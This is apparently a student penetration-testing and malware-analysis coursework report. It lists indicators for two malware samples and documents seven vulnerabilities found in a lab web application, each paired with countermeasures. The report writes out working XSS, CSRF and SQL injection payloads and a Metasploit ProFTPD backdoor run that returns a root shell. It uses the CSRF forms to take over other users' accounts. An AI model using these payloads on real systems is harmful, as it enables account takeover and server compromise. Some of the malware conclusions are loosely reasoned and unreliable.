Penetration Testing and Malware Analysis

CMT121

C2032382

Report

Malware Analysis

cmt118courseworkMalware.exe

Question 1.

Significant strings:

- \system32\wupdmgrd.exe
- \winup.exe
- http://www.cmt118cmt118cmt118cmt118.com/updater.exe
- GetWindowsDirectoryA
- URLDownloadToFileA

Significant imports:

- MSVCRT.dll
- KERNEL32.dll
- urlmon.dll

Host-Based indicator:

- \system32\wupdmgrd.exe
- \winup.exe

Network-Based indicator:

- http://www.cmt118cmt118cmt118cmt118.com/updater.exe

Question 2.

The malware serves a malicious purpose on the system. It operates as a downloader which is allowing the attacker to retrieve additional payloads or updates from remote servers. The hardcoded URL "http://www.cmt118cmt118cmt118cmt118.com/update" establishes communication with specific servers, enabling the attacker to modify or extend the malware's functionalities remotely. This helps the malware to evolve and adapt to any circumstances that may change throughout the attack.

Furthermore, the presence of strings like "\winup.exe" and "\system32\wupdmgrd.exe" suggests that the malware exhibits characteristics of a payload dropper. They indicate an intent to drop and execute malicious files on the system, which is potentially going to enhance the malware's abilities for a greater attack. This creates a greater chance to deploy a more diverse range of malicious components.

Question 3.

The malware's primary purpose is to clandestinely gather comprehensive information about the infected system. It is identified as a Trojan Horse, according to VirusTotal. By operating as a downloader, it establishes communication with specific servers through the hardcoded URL. This exchange of information enables the malware to adapt its capabilities dynamically. This is a crucial component in the attack. The Trojan Horse demonstrates tactics that obfuscate its digital presence. It aims to leave minimal traces so it could reduce the likelihood of being detected.

Sample.dat

Question 1.

Significant strings :

- 65c6ab758c500cbc0f15af3eb302d7b297c157be92e12c4644d355e0f85ccd807166e241073074091c396cac7296bf9d
- b947df1e058b0dd4a6046d098f90e3f8e341871d84abfeb35da8cc6dd9e74394d6cb7c787aed68aef7bc3dc8d36fcaa9
- system
- molloc
- /lib64/ld-linux-x86-64.so.2
- putchar

Significant imports:

- libc.so.6
- putchar@@GLIBC_2.2.5
- system@@GLIBC_2.2.5
- malloc@@GLIBC_2.2.5
- __isoc99_sscanf@@GLIBC_2.7

Host-based indicators:

- __libc_start_main

Network-based indicators:

- none

Question 2.

The malware encrypts the system and the files by using AES encryption method, employing a symmetric key approach. The malware calls native functions from a malicious API, which allows it to manipulate data, steal sensitive information, and not be detected through obfuscation. Using XOR encoding and AES constants, the malware has very strong defence techniques. These security measures, data manipulation and native functions make the malware a very dangerous attack to a targeted system.

Question 3.

The main purpose of the malware is ransomware. By encrypting the files and the system using the AES encryption, the malware can hold the system hostage, making it unusable until the victim pays a ransom for the decryption key, which aligns with the behaviour of a ransomware, which aims to export money from the owner of the affected system.

Another purpose is data theft. Using malicious APIs, the attacker might seek to find sensitive data, such as bank account details, property data, which they can sale on the web or hack into it.

Penetration Testing

1. Account Enumeration and Guessable User Account


- Description and Severity Assessment:

During the penetration testing, I identified a vulnerability related to Account Enumeration and Guessable User Account. The system exhibited distinct error messages for valid and invalid user accounts, mistakenly disclosing information about the validity of usernames.

This vulnerability poses a significant risk by providing attackers with a clear path to identify valid user accounts. Successful exploitation could lead to unauthorised access, potentially compromising sensitive information and system integrity.

- Steps to Discover:


During the initial phase of exploration, I identified the login page as a possible vulnerability. To investigate, I tested error messages resulting from login attempts. When using correct usernames with incorrect passwords, the system returned a "Bad credentials" error. In contrast, entering invalid usernames with incorrect passwords triggered a "Could not find username ... in data source" error, indicating potential user enumeration. This structured approach uncovered a vulnerability in the system's response patterns during login attempts, potentially exposing valid usernames.


Please Login

Bad credentials

Username ash

Password ●●●●●●


Please Login

Could not find username ash1 in data source

Username ash1

Password ●●●●●●

- Damage it Could Cause:

The potential damage includes the risk of malicious actors using enumerated valid usernames for targeted attacks, unauthoried access, or social engineering. Information about non-existent usernames could be exploited for reconnaissance in crafting more sophisticated attacks. Addressing this vulnerability promptly is crucial to mitigate these risks.

- Countermeasures to Fix the Vulnerability:

  - More Generic Error Messages: The system can be modified to show the same generic error message for both correct and incorrect usernames. This is going to prevent the attackers of guessing the username using the error message.
  - Account lockout: The system can be modified in a way that locks the user out of it for a period of time after a certain amount of login attempts. This is going to deter the brute-force attacks and increase the system security.

2. Cross-site Scripting

- Description and Severity Assessment:

While exploring the web application under the Ash account (username: "ash" and password: "mypass"), I identified a significant vulnerability - Cross-site Scripting (XSS). The vulnerability resides in the "List My Properties" page, exposing the application to potential exploitation.


Rated as high severity, this XSS vulnerability poses a serious threat by enabling the execution of arbitrary scripts within the user's session, creating avenues for potential session hijacking, data theft, and the compromise of sensitive information.

- Steps to Discover:


While using the Ash account, I explored the system, logging in and navigating to the "List My Properties" page. In the process of looking for security issues I found that the URL might be vulnerable to Cross-site Scripting (XSS). This discovery unfolded as I interacted with the application, identifying potential risks during my exploration.

- Exploiting the Vulnerability:

Seeking to exploit the identified Cross-site Scripting (XSS) vulnerability, I injected a script into the URL parameter using "?q=<script>alert(document.cookie)</script>". When I pressed "Enter," the page reloaded, triggering an alert box that displayed the JSESSIONID of the active session. This step-by-step process demonstrated the successful execution of an XSS attack, exploiting the vulnerability for potential session hijacking and data theft.



```
192.168.56.101:8696/properties/?q=<script>alert(document.cookie)</script>
```



192.168.56.101:8696

JSESSIONID=B7291DA41066DE9EDE4DB7DDE840C471

Don't allow 192.168.56.101:8696 to prompt you again

- Damage it Could Cause:

The XSS vulnerability presents a significant threat, potentially allowing malicious actors to hijack user sessions and gain unauthorised access to sensitive accounts and data. Moreover, the exploitation of confidential information stored in user sessions could lead to privacy breaches and the compromise of sensitive data.

- Countermeasures to Fix the Vulnerability:

  - Content Security Policy (CSP): Enforce a robust CSP to restrict the sources from which scripts can be executed.
  - Output Encoding: Apply proper output encoding to user inputs displayed on webpages.
  - Input Validation: Implement strict input validation on user inputs to prevent the execution of scripts.

3. Cross-site Request Forgery


- Description and Severity Assessment:

While navigating to the "Profile and Self Service" page under the Ash account (username: "ash" and password: "mypass"), I discovered a very significant security vulnerability - Cross-site Request Forgery (CSRF). This vulnerability is apparent in the "Change Password" form, where the "newPassword" field is integral to the request sent to the database after a password change. This flaw poses a significant risk to the application's security.

Rated as high severity, CSRF vulnerability exposes the system to potential exploitation, which allows unauthorised password changes without any sort of user consent. This could lead to very big problems, such as unauthorised access, user accounts manipulation, and exposure to sensitive information. The severity of this vulnerability is accentuated by the profound impact it could have on both system integrity and user privacy.

- Steps to Discover:

During the routine inspection of the "Profile and Self Service" page, my attention was drawn to the "Change Password" form. To understand the inner workings of the application, I utilised the "Developer Tools" to inspect the request sent to the database after a password change. This investigation brought to light the presence of the "newPassword" field, revealing the CSRF vulnerability and its potential for unauthorised password changes. Another thing I noticed is that the username is md5 hashed.




Form data

```
username: "2852f697a9f8581725c6fc6a5472a2e5"
newPassword: "water"
```

- Exploiting the Vulnerability:

With the CSRF vulnerability identified, I proceeded to exploit it by creating an HTML form designed to change a user's password without any authorisation. The crafted form manipulated the "newPassword" field, and a user only needed to click the link to the page. Upon clicking, the user's password was automatically changed to "water" without their knowledge. This step-by-step exploitation demonstrated the real-world risk associated with CSRF vulnerabilities, showcasing the potential for unauthorised manipulation of user accounts.



```
<form action = "http://192.168.56.101:8696/password-reset"  method = "POST">
        <input name = "username" value = "2852f697a9f8581725c6fc6a5472a2e5"/>
        <input name = "newPassword" value = "water"/>
        <input type = "submit"/>
</form>
<script>document.forms[0].submit();</script>

```

- Damage it Could Cause:

The potential damage resulting from CSRF is notable. Attackers could force users to unknowingly change their passwords, leading to unauthorised access and potential account compromise. This could have cascading effects on the user's other accounts if password reuse is common.

- Countermeasures to Fix the Vulnerability:

  - Anti-CSRF Tokens: Introduce anti-CSRF tokens within forms to validate the authenticity of requests.
  - Authorise Password Changes: Require additional authentication or authorisation for sensitive actions like password changes.


4. Insecure direct object references

- Description and Severity Assessment:

  While inspecting the "Payment Details" page, a significant security vulnerability was identified-specifically, Insecure Direct Object References (IDOR). The vulnerability becomes apparent in the URL structure, where a numerical identifier is used to reference individual accounts. In this instance, the URL "http://192.168.56.101:8696/payment-details/2" caught attention, and altering the numerical value at the end of the URL revealed other users' payment details.
  Categorised as a moderate to high severity, this IDOR vulnerability allows unauthorised access to sensitive information, potentially compromising user privacy. The impact is significant as it enables attackers to access data belonging to other users within the application.


- Steps to Discover:

While exploring the "Payment Details" page, I decided to inspect its structure. What immediately caught my attention was the URL format: "http://192.168.56.101:8696/payment-details/2". The numerical value at the end of the URL seemed like a potential vulnerability. To test this, I changed it to "1" and observed the page changing accordingly. This revealed another user's "Payment Details." Continuing the investigation, I changed the number to "3" and encountered yet another account's details. While other numeric values didn't yield results, it became apparent that at least two other accounts were accessible through this URL manipulation.


192.168.56.101:8696/payment-details/2


Payment Details

Credit Card Number:**120,555,777**


192.168.56.101:8696/payment-details/1

Payment Details

Credit Card Number:**100,999,888**


192.168.56.101:8696/payment-details/3

Payment Details

Credit Card Number:**100,035,063**

- Damage it Could Cause:

The potential damage resulting from the IDOR vulnerability is significant. Unauthorised access to other users' payment details compromises privacy and confidentiality. Attackers could leverage this information for malicious purposes or use it in conjunction with other attacks, such as phishing or social engineering.

- Countermeasures to Fix the Vulnerability:
  - Proper Authorisation Checks - implement access control checks to ensure users can only access their own data.
  - Use Randomised Identifiers: Employ randomised and unique identifiers in URLs to prevent easy enumeration.

5. Information Leakage


- Description and Severity Assessment:

While reviewing the application, a notable security vulnerability emerged—specifically, Information Leakage. This flaw was identified through a comment in the login page code, potentially exposing details about the application's internal workings.

This vulnerability could provide attackers with insights into valid usernames, streamlining the process of username enumeration and facilitating unauthorised access attempts. The severity is moderate to high, posing a tangible risk to the overall security of the authentication system.


- Steps to Discover:

While closely examining the web pages, I looked for possible information leakage. This began with a discovery in the login page code, where a comment mentioning "Evil Dead" characters raised suspicion.



```
<fieldset>
  <legend>Please Login</legend>
  <div class="alert alert-success">…</div>
  <!--Remember the Evil Dead characters-->
  <label for="username">Username</label>
```

Curiosity led me to research the show, revealing possible clues about the application's inner workings. I manually brute-forced the username, taking advantage of the bad error messages, until I found that username "bruce" gave me a "Bad Credentials" error message, meaning it existed in the database.




Please Login

Bad credentials

Username bruce

Password ●●●●●●

I md5 hashed the "bruce" username and used the CSRF vulnerability to change the password of the account.



```
<form action = "http://192.168.56.101:8696/password-reset" method = "POST">
        <input name = "username" value = "e8315caa4eb8c2a2625d4e97dbba100a"/>
        <input name = "newPassword" value = "water1" />
        <input type = "Submit" />

</form>
<script>document.forms[0].submit()</script>
```

- Damage it Could Cause:

The Information Leakage vulnerability could result in unauthorised access, privacy breaches, and compromised user accounts. Exploited details might be used for credential stuffing or phishing attacks, potentially leading to data manipulation and unauthorised actions. Swift mitigation is essential to safeguard the application and user privacy.

- Countermeasures to fix the vulnerability:
  - Comment cleanup in source code - Remove unnecessary comments in the code that provide insights into the application's internal structure or potential vulnerabilities.
  - Source code maintenance – check the code regularly to mitigate the exposure of unnecessary comments that may contain sensitive information.

6. SQL Injection


- Description and Severity Assessment:

The SQL Injection vulnerability was identified while exploring the application under the "bruce" account. A crucial observation was made upon discovering an additional page labelled "User Admin," suggesting administrative privileges for the "bruce" account. Accessing this page revealed fields intended for modifying other user accounts' usernames.

Rated as a high-severity vulnerability, the SQL Injection allows unauthorised manipulation of user account data. The ability to change usernames indiscriminately poses a significant threat to the application's integrity, potentially leading to unauthorised access and data compromise

- Steps to Discover:

Upon successfully logging into the "bruce" account, I initiated an examination of the pages within the application. The discovery of an additional page labeled "User Admin" caught my attention. Upon navigating to this page, I observed a form displaying the three user accounts along with fields to change their usernames. This observation raised suspicions about a potential vulnerability in the website, prompting further investigation.




User Administration

Username	Display Name	New Username	User Enabled
bruce	Bruce	bruce	true
ash	Ash	ash	true
sam	Sam	sam	true


- Exploiting the Vulnerability:

I took a closer look at the "New Username" field. I decided to try an SQL injection to change the accounts' usernames. In the first field, I wrote "water'--" and clicked the "Enter" button. The page reloaded and the three usernames were changed to "water".



User Administration

Username	Display Name	New Username	User Enabled
bruce	Bruce	water'--	true



User Administration

Username	Display Name	New Username	User Enabled
water	Bruce	water	true
water	Ash	water	true
water	Sam	water	true

- Damage it could cause:

Potential damage includes unauthorised access to user accounts, compromising sensitive information and threatening data integrity. This manipulation raises concerns about identity misrepresentation, operational disruptions, and the potential for reputational damage.

- Countermeasures to fix the vulnerability:
  - Parameterised Queries - Utilising parameterised database queries with bound, typed parameters and careful use of parameterised stored procedures in the database.
  - Input Validation - Validate and sanitise user inputs to ensure that they adhere to expected formats and patterns, minimising the risk of malicious injections.


7. FTP Server Backdoor

- Description and Severity Assessment:

The FTP Server vulnerability stems from exploiting a ProFTPD 1.3.3c server discovered in an Nmap scan on port 21. Categorised as a critical security issue, this vulnerability provides unauthorised access to the server, granting the attacker root privileges. This heightened access poses serious risks, allowing potential system shutdown and unauthorised entry to sensitive data.

- Steps to Discover:


While conducting an Nmap scan on the vulnerable machine's IP address, my attention was drawn to port 21, which revealed the presence of a ProFTPD 1.3.3c FTP server. Recognising the significance of this discovery, I inferred a potential vulnerability associated with the identified FTP server version. This inference was based on the understanding that outdated or unpatched versions often harbor security flaws that could be exploited.



```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-14 11:03 EST
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     ProFTPD 1.3.3c
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
8089/tcp open  ldap    (Anonymous bind OK)
8696/tcp open  unknown
```

- Exploiting Vulnerability:

While conducting online research to explore potential exploits for the identified ProFTPD 1.3.3c FTP server on port 21, I followed specific steps based on the insights gathered. The exploitation process successfully unfolded, culminating in the execution of a "whoami" command on the compromised server. The server's response, indicating "root," unequivocally confirmed the success of the exploitation, granting me root-level access.



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.56.102:4444 → 192.168.56.101:581
88) at 2024-01-12 05:33:54 -0500

whoami
root
```


- Damage it Could Cause:

The FTP server vulnerability, when exploited to gain root access, poses severe risks. This includes unauthorised access, potential system shutdown, and the manipulation or exfiltration of sensitive data. The consequences extend to service disruptions, compromised data integrity, and the risk of further exploitation.

- Countermeasures to fix the vulnerability:
  - Software Update – Ensure software is updated regularly with the latest security patches
  - Isolate System – Keep critical systems isolated to minimise the impact of potential attacks, protecting the overall network from harm.

Where does James Bond live?

I successfully found James Bond's address by accessing Sam's account. Firstly, I navigated to the "User Admin" webpage in the Bruce account. I saw that there is a third account with username "sam". I logged in the "sam" account the same way I did in the "bruce" one. I MD5 hashed the username so it could match it in the database, then changed the account's password to "water".




```html
<form action = "http://192.168.56.101:8696/password-reset" method = "POST">
        <input name = "username" value = "332532dcfaa1cbf61e2a266bd723612c"/>
        <input name = "newPassword" value = "water" />
        <input type = "Submit" />

</form>
<script>document.forms[0].submit()</script>

```

When I logged in the account, I navigated to the "List My Properties" page and saw that James Bond's house number is "35063" and his post code is "DB9 AST".



Your Properties List

Owner	House Number	PostCode
James Bond	35063	DB9 AST